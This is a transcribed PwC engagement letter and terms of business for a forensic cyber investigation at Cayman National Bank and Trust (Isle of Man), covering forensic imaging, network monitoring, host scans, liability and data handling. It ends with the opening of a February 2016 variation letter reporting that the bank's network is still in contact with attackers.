You will be responsible for the provision of information relating to existing policies, plans or procedures, IT and security infrastructure, log files, network diagrams, server configurations and any other information we require in order to undertake our investigation. This will also include access to CNBT and external IT personnel who are able to advise on network and systems architecture.

Quality of service

We aim to deliver a distinctive experience to our clients that is consistent with what they expect from us. At the end of the engagement our Client Feedback Unit may contact your team and conduct a short Client Feedback Survey over the telephone or web-based as preferred. If you raise any issues which require follow-up, Steve Billinghurst or Kris McConkey may call you to discuss these with you in more detail.

Confirmation of agreement

Please confirm your acceptance of the agreement by signing the enclosed copy and returning it to us.

Yours faithfully

LLC

PricewaterhouseCoopers LLC

Copy letter to be returned to PricewaterhouseCoopers LLC

I accept the terms of the agreement on behalf of Cayman National Bank and Trust Company (Isle of Man) Limited.


Signed

IAN C. WHAN TONG, GROUP LEGAL COUNSEL

Position

January 19, 2016.

Date



Appendix 1 - Forensic Technology Solutions Terms of Business

1. You have instructed us to provide forensic technology services in connection with the cyber investigation. Specifically we understand that you may require us to provide forensic imaging and incident response and computer network defence as further described below.

A. Forensic Imaging

2. You may request that we perform forensic imaging. The forensic imaging process entails:

    (i) the creation of an exact electronic image of the electronic media (i.e. the source media) to be provided by you in connection with the services; and

    (ii) subsequent processing of those images to enable forensic analysis.

3. We will image the source media using computers specially configured for forensic use. We will use forensic software and hardware to enable us to take an exact image of the source media (which may include personal communications) which will be created on another media, typically a hard disk drive. This process is completely non-invasive to the source media (i.e. it write protects the media and does not alter, create or delete any data on it). At the end of the imaging process, we will return the source media to you.

4. The process of forensic imaging over the network requires us to connect our computers and equipment directly to your computer network, and to execute a piece of software on your servers and computers. Although this should not require your computers to be taken out of service or cause interruption to your service, in the unlikely event of damage being caused to your hard drive or data, or of interruption to any of your service(s), you agree that we will not be held liable for any losses or costs that you may incur as a result of any such damage or interruption.

B. Incident Response and Computer Network Defence

5. You require us to perform incident response (IR) or computer network defence (CND) operations.

6. In addition to "Forensic Imaging", details of which are included in this appendix, IR and CND may also entail:


    (i) Network security monitoring (NSM) in order to identify malicious inbound traffic resulting from attacks which are circumventing existing defensive infrastructure and malicious outbound traffic which may be originating from compromised host machines.

    (ii) Enterprise host scans in order to identify indicators of compromise (IOCs) on laptops, workstations or servers. Details of IOCs can be used to determine which machines in an enterprise have been compromised and provide threat intelligence of an attacker's tools, techniques and procedures (TTPs).

    (iii) Analysis of log files from a variety of devices (VPN concentrators, DNS servers, firewalls, web proxies etc.) in order to correlate events relating to a network intrusion across the enterprise.

7. NSM requires the connection of one or more hardware devices directly to your network in order to intercept relevant network traffic flows. These network devices will operate in non-blocking mode and will not block or otherwise interfere with traffic traversing your network.

You agree we may record and analyse full content (which may include personal communications) of your network traffic for an agreed-upon period to



allow for in-depth analysis either at your offices or at a secure forensic lab within a PwC office. Additionally, you agree we may analyse specific network traffic in real time to detect evidence of known malicious communication patterns and traffic containing unrecognised malicious code (malware). We will agree the number and placement of NSM devices with you, and network infrastructure staff identified by you will be responsible for provisioning suitable switch ports for the NSM equipment and making any configuration changes so that the NSM devices can communicate with any relevant signature update and threat analysis systems outside your network. In the unlikely event of interruption to any of your services, you agree that we will not have any liability for losses or costs that you may incur as a result of any such interruption. At the end of the agreed monitoring period the NSM equipment will be disconnected from your network. Any costs associated with the use of such NSM equipment will be agreed with you in advance.

8. Due to the volume of data, it is not typically practical, following the completion of an engagement, to archive and retain all network traffic captured as part of NSM. Following the completion of our engagement we may therefore destroy certain network traffic captures which are not pertinent to the nature of the work we have been engaged to conduct.

9. Enterprise host scans require the deployment of custom scripts or commercial off the shelf (COTS) software licensed by PwC in order to rapidly triage machines on an enterprise network for IOCs. We will liaise with the IT contacts nominated and identified by you as being responsible for your desktop and server estate management in order to determine how the scripts or software can be most effectively and safely deployed, and with your network infrastructure team should any temporary network changes be required. You will identify any hosts on your network which you do not wish to install the host scan software on, or which you prefer we deal with manually and we will agree the host scan population with you prior to commencing. All scripts and software packages used by PwC for enterprise host scans have been thoroughly tested and should not interfere with any security or other software already on the machines. In the unlikely event of damage being caused to a host machine or interruption of any of your services, you agree that we will not have any liability for any losses or costs that you may incur as a result of any such damage or interruption. We will work with you to ensure that any scripts or software used for enterprise host scans are removed from hosts following the agreed monitoring period. Any costs associated with the use of such scripts or software will be agreed with you in advance.


10. You consent to the storage of any malware and metadata supplied by you, or anyone else working with or for you, to us in the provision of these services, in our internal cyber intelligence databases. We shall take appropriate technical and organisational security measures to preserve the confidentiality of such information.

11. You agree that the malware and metadata may be combined with information from a variety of other sources to enhance our cyber security reports and services available to you and other parties, provided you cannot be identified in such reports and services.

12. Modern computer systems contain such numerous and complicated software components that it is neither operationally practical nor economically feasible to determine these components exact functional behaviour with certainty. Accordingly, we make no warranty that our work will have detected all malware or other malicious software which may be or have been present on the computers which we have analysed or that we have been able to determine the exact operational behaviour of the malware which we have examined.

13. You acknowledge that in the course of our work we may become aware of issues such as data breaches, network intrusions, or the presence of malware and that these may give rise to regulatory reporting obligations which you are subject to in one of more territories in which you operate (such as the Information Commissioner in the Isle of Man, the ICO in the UK and the SEC in the US). In such instances, you agree that we will not have any responsibility to raise with you the need to report unless explicitly stated in our letter of engagement, not any liability for any failure on your part to report. At your request, PwC will gladly assist you in preparing to report and in any subsequent discussions or negotiations with relevant regulators.

7 of 8



C. General Considerations

You give us permission to access and process by whatever means necessary for the purpose of carrying out our services, all of the data provided to us by you in connection with this engagement. You also give us permission to make further copies of the data as may be necessary in order to carry out our services. You confirm that in carrying out our services, we will not be in breach of the UK's Computer Misuse Act 1990, the UK's Data Protection Act 1998, the Isle of Man's Data Protection Act 2002, the UK's Telecommunications (Lawful Business Practice) (Interception of Communications) Regulations 2000, or other equivalent legislation in any jurisdiction.

14. Use of sFTP services

(i) The PwC sFTP service is provided as a means of transferring files to and from PwC solely for the purpose of the engagement, and should not be used for any other purpose.

(ii) Data on the sFTP server is not backed up and will be regularly removed. Files more than 24 hours old will be removed automatically (including in sub - directories).

(iii) sFTP accounts not used for more than a month may be disabled.

(iv) Individual usernames and passwords are for engagement use only. Individuals must not divulge their password to any unauthorised persons. If you suspect that a password may have been compromised, you must inform PwC immediately so the password can be reset.

(v) All data transferred using PwC's sFTP service must be placed in an encrypted container, such as a zip file, adhering to the standards set-up under clause 17.


15. All data that is transferred between you and us, other than data transferred by physically transporting backup tapes, laptops, mobile phones, BlackBerrys, PDAs, desktops and servers, must be suitably encrypted unless this requirement is waived by you or us. This requirement may be waived in writing prior to transfer.

16. Suitable encryption is defined as using AES-128 or better and using a PwC-approved tool and with a suitably-strong password. A suitably-strong password is 20 characters or more, typically a passphrase using memorable words but not a familiar catch phrase.

17. It is our practice to retain one copy of all data provided by you to us (even if it includes personal data) for our own internal purposes.

18. If, during our examination, we should encounter any materials where the possession, distribution or showing of which amounts to, or may amount to, a criminal offence, we will immediately contact you where we are not legally prohibited from doing so. We would normally expect such matters to be reported to the police by you. In the event that this is not done we reserve our right to terminate the engagement. We will not be in a position to legally show any such materials to you, and we may also be under an obligation to report their existence to the police ourselves. Where we are not legally prohibited from doing so, we will inform you in advance of any instances where we have to carry out these obligations.

8 of 8



Terms of business

1 Introduction

1.1 **Terms** – These terms apply to the services you have engaged us to provide under the attached engagement letter. If anything in the terms is inconsistent with the engagement letter, the terms take precedence, unless the engagement letter specifically amends any of them.

1.2 **Commencement** – This agreement will start on the earlier of (i) the date of the engagement letter; and (ii) the commencement of the services.

2 Services

2.1 **Services** – We will perform the services described in the engagement letter with reasonable skill and care. You confirm that the scope is sufficient for your purpose. The services (including deliverables) are provided solely for you for the purpose set out in the engagement letter or the relevant deliverable.

2.2 **Deliverables** – You may not disclose a deliverable or make the benefit of the services available to anyone else or refer to the contents of a deliverable or the findings of our work, except (i) as stated in the engagement letter, (ii) with our prior written consent on terms to be agreed, (iii) where required by law or regulation, or (iv) to your lawyers or group members as long as you tell them, in advance, that we accept no liability to them and that no onward disclosure may be made.

2.3 **Liability to you alone** – We accept no liability to anyone, other than you, in connection with our services, unless otherwise agreed by us in writing. You agree to reimburse us for any liability (including legal costs) that we incur in connection with any claim by anyone else in relation to the services.

2.4 **Changes** – Either we or you may request a change to the services or this agreement. A change will be effective only when agreed in writing.

2.5 **Extent of services** – In performing the services, we will not (i) carry out an audit or other assurance engagement in accordance with applicable professional standards or (ii) attempt to detect or accept responsibility for detecting fraud or other wrongdoing.

2.6 **Oral advice and draft deliverables** – You may rely only on our final written deliverables and not on oral advice or draft deliverables. If you wish to rely on something we have said to you, please let us know so that we may prepare a written deliverable on which you can rely.

2.7 **Deemed knowledge** – In performing the services we will not be deemed to have information from other services.

3 Your responsibilities

3.1 **Information** – In order for us to advise you properly you will make sure that (i) any information given to us by you, or anyone else working with or for you, is (a) given promptly, (b) accurate and (c) complete; and (ii) any assumptions are appropriate. We will not verify any information given to us relating to the services.

3.2 **Your obligations** – Our performance depends on you performing your obligations under this agreement. We are not liable for any loss arising from you not fulfilling your obligations.

4 Fees

4.1 **Payment for services** – You agree to pay us for our services. Any estimate we may give you is not binding.

4.2 **Basis of fees** – Our fees may reflect not only time spent, but also such factors as complexity, urgency, inherent risks, use of techniques, know-how and research together with the level of skills and expertise required of the personnel needed to perform and review the services. Our fees may include any time spent travelling for the purpose of the services that cannot be used productively for other purposes.

4.3 **Expenses** – You will pay any reasonable expenses that we incur in connection with the services.

4.4 **Taxes** – You will also pay any taxes, including VAT, that are due in relation to our goods and services. You will pay us the full amount of any invoice, regardless of any deduction that you are required by law to make.


4.5 **Invoices and payment** – We may invoice you on a monthly basis. All invoices are payable upon receipt of invoice. If you do not pay an invoice within 30 days, we may charge you interest at the rate set by law.

5 Confidentiality

5.1 **Confidential information** – We and you agree to use the other's confidential information only in relation to the services, and not to disclose it, except where required by law or regulation or where requested by a professional body of which we are a member. However, we may give confidential information to other PwC firms or relevant subcontractors as long as they are bound by confidentiality obligations, and to your advisers who are involved in this matter. Nothing in this agreement will restrict your ability to disclose our advice concerning the tax (including social security) treatment or tax structure of any transaction,

Page 1 of 3

ToB 01/16



regardless of any confidentiality markings on any communications.

5.2 **Referring to you and the services** – We may wish to refer to you and the services we have performed for you when marketing our services. You agree that we may do so, as long as we do not disclose your confidential information.

5.3 **Performing services for others** – You agree that we may perform services for your competitors or other parties whose interests may conflict with yours, as long as we do not disclose your confidential information and we comply with our ethical obligations.

6 Intellectual property rights

We will own the intellectual property rights in the deliverables and any materials created under this agreement, and you will have a non-exclusive, non-transferable licence to use the deliverables for your own internal purposes.

7 Data protection

7.1 **Personal data** – You agree that we may process your personal data for the purposes of any of (i) providing the services, (ii) maintaining our administrative or client relationship management systems, including the use of IT outsource providers, (iii) quality and risk management reviews, and (iv) providing you with information about us and our range of services. We may transfer personal data to other PwC firms and our subcontractors in relation to any of these purposes.

7.2 **Data processor** – Where we act as your data processor, we will act only on your lawful instructions and we will comply with obligations equivalent to those imposed on you by the seventh principle of the Data Protection Act 2002 (as may be amended).

7.3 **Data transfers** – We may, for the purposes in clause 7.1, permit the transfer of personal data outside the European Economic Area (but only to a recipient who is (i) in a country which provides an adequate level of protection for personal data, or (ii) under an agreement with us which covers the EU requirements for the transfer of personal data to data processors outside the EEA).

8 Liability

8.1 **Specific types of loss** – You agree that we will not be liable for (i) loss or corruption of data from your systems, (ii) loss of profit, goodwill, business opportunity, anticipated savings or benefits or (iii) indirect or consequential loss.

8.2 **Our liability** – You agree that our total liability (including interest) for all claims connected with the services or this agreement (including but not limited to negligence) is limited to 3 times the fees payable for the services (excluding VAT) or £100,000, whichever is the greater.

8.3 **Sharing of limit** – Where we agree in writing to accept liability to more than one party, the limit on our liability in clause 8.2 will be shared between them, and it is up to those parties how they share it.

8.4 **Unlimited liability** – Nothing in this agreement will limit a person's liability for (i) death or personal injury caused by that person's negligence, (ii) that person's fraud or (iii) anything else that cannot by law be limited.

8.5 **No claims against individuals** – You agree to bring any claim (including one in negligence) in connection with the services only against us, and not against any individual. Where our individuals are described as partners, they are acting as one of our members.

8.6 **Proportionality** – If we are liable to you under this agreement, and another person would be liable to you in respect of the same loss (save for your contractual arrangements with them), then (i) the compensation payable by us to you in respect of that loss will be reduced; (ii) the reduction will take into account the extent of the responsibility of that other person for the loss; and (iii) in determining the extent of the responsibility of that other person for the loss, no account will be taken of (a) any limit or exclusion placed on the amount that person will pay or (b) any shortfall in recovery from that person (for whatever reason).

9 PwC firms and subcontractors

9.1 **Subcontractors** – We may use other PwC firms (each of which is a separate and independent legal entity) or subcontractors to provide the services. We remain solely responsible for the services.

9.2 **Restriction on claims** – You agree not to bring any claim (including one in negligence) against another PwC firm (or its partners, members, directors or employees) or our subcontractors in connection with the services.

9.3 **Group members** – You will ensure that no group member, including your subsidiaries, associated companies and any holding company (unless a party to this agreement), both while they are a group member and thereafter, brings any claim against any PwC firm (or its partners, members, directors or employees) or our subcontractors in respect of any liability relating to the services or this agreement.

10 Materials

10.1 **Policy** – We may retain copies of all materials relevant to the services, including any materials given to us by you or on your behalf.

10.2 **Release** – We do not release materials which belong to us (including our working papers) unless we have specifically agreed to do so. We may require a release letter from the recipient as a condition of disclosure.

11 Termination


11.1 **Immediate notice** – Either we or you may end this agreement immediately by giving written notice to the other if (i) the other materially breaches it and does not remedy the breach within 14 days, (ii) the other is or appears likely to be unable to pay its debts or becomes insolvent or (iii) the performance of it (including the application of any fee arrangements) may breach a legal or regulatory requirement.

11.2 **30 days' notice** – Either we or you may end this agreement on 30 days' written notice.

11.3 **Fees payable on termination** – You agree to pay us for all services we perform up to the date of termination. Where there is a fixed fee for services, you agree to pay us for the services that we have performed on the basis of the time spent at our then current hourly rates, up to the amount of the fixed

Page 2 of 3

ToB 01/16



fee. Any contingent element of the fees will remain payable in accordance with the engagement letter. If a contingent fee cannot be paid for regulatory reasons, you agree to pay for the work carried out under the contingent fee arrangement on the basis of time spent, unless alternative arrangements have been agreed.

12 Dispute resolution

12.1 **Mediation** – If a dispute arises, the parties will attempt to resolve it by discussion, negotiation and mediation before commencing legal proceedings.

12.2 **Law and jurisdiction** – This agreement and any dispute arising from it, whether contractual or non-contractual, will be governed by Isle of Man law and be subject to the exclusive jurisdiction of the Isle of Man courts.

12.3 **Limitation period** – Any claims must be brought no later than 2 years after the date the claimant should have been aware of the potential claim and, in any event, no later than 4 years after any alleged breach.

13 General

13.1 **Matters beyond reasonable control** – No party will be liable to another if it fails to meet its obligations due to matters beyond its reasonable control.

13.2 **Entire agreement** – This agreement forms the entire agreement between the parties in relation to the services. It replaces any earlier agreements, representations or discussions. Subject to clause 8.4, no party is liable to any other party (whether for negligence or otherwise) for a representation that is not in this agreement.

13.3 **Your actions** – Where you consist of more than one party, an act or omission of one party will be regarded as an act or omission of all.

13.4 **Assignment** – No party may transfer or deal with their rights or obligations under this agreement without prior written consent, but we may novate the agreement to a transferee of all or part of our business. This novation will take effect on written notice from us so that (i) the transferee will be substituted for us with effect from the date specified in the notice and we will no longer have any rights and obligations under this agreement except in respect of work performed prior to that date and (ii) the combined aggregated liability of us and the transferee will not exceed the limit of our liability before the novation took place. We may also transfer or deal with our rights in an unpaid invoice without notice.

13.5 **Rights of third parties** – Except as set out in clauses 8.5, 9.2 and 9.3, a person who is not a party to this agreement has no rights under the Contracts (Rights of Third Parties) Act 2001 (as may be amended) to enforce any term of this agreement. The PwC firms and individuals referred to in those clauses may enforce them in their own right. Their consent is not required to vary or rescind this agreement.

13.6 **Quality of service** – If you are not satisfied with the services, or have suggestions for improvement, please contact either your engagement leader or any other partner in the firm who is located at our registered office. We will look carefully and promptly at any complaint. You may also contact the Institute of Chartered Accountants in England and Wales.

13.7 **Survival** – Any clause that is meant to continue to apply after termination of this agreement will do so including, but not limited to, 2.3, 2.4, 2.6, 2.7, 4, 5, 6, 7, 8, 9, 11.3, 12, 13 and 14.

14 Interpretation

In this agreement the following words and expressions have the meanings given to them below:

partner – this term refers to a member of PricewaterhouseCoopers LLC

PwC firm – any entity or partnership within the worldwide network of PricewaterhouseCoopers firms and entities

services – the services set out in the engagement letter

this agreement – these terms and the engagement letter to which they relate (including any schedules)


we, us or our – refers to PricewaterhouseCoopers LLC, a limited liability company incorporated in the Isle of Man whose registered office is at Sixty Circular Road, Douglas, Isle of Man, IM1 1SA

you, your – the party or parties to this agreement (excluding us).

pwc

Page 3 of 3

ToB 01/16



pwc

Strictly Privileged and Confidential
Cayman National Bank and Trust Company (Isle of Man) Limited
Cayman National House
4-8 Hope Street
Douglas
Isle of Man
IM1 1AQ

Attn: Ian C. Whan Tong Esq, Group Legal Counsel

9 February 2016

Reference: PR025/SC/Ih

Dear Sirs

Variation letter – Project Nutmeg / Pallid

We refer to the letter dated 19 January 2016 and its attached terms of business (version ToB 01/16), which together form the agreement under which we were engaged by you to provide services.

You have asked us to provide the additional services set out in this letter. This letter forms part of the agreement.

Background and purpose

Having substantially completed Phases 1 to 3 of the original scope of services in the letter dated 19 January 2016, we have identified that Cayman National Bank and Trust Company (Isle of Man) Limited's ("CNBT", "you") network has been compromised and the network is still actively communicating with external attackers.

As discussed on a telephone call with yourself, Stuart Dack, and Ian Bancroft on 4 February 2016, we believe some additional work should be undertaken in order to secure and protect your network.

The additional services

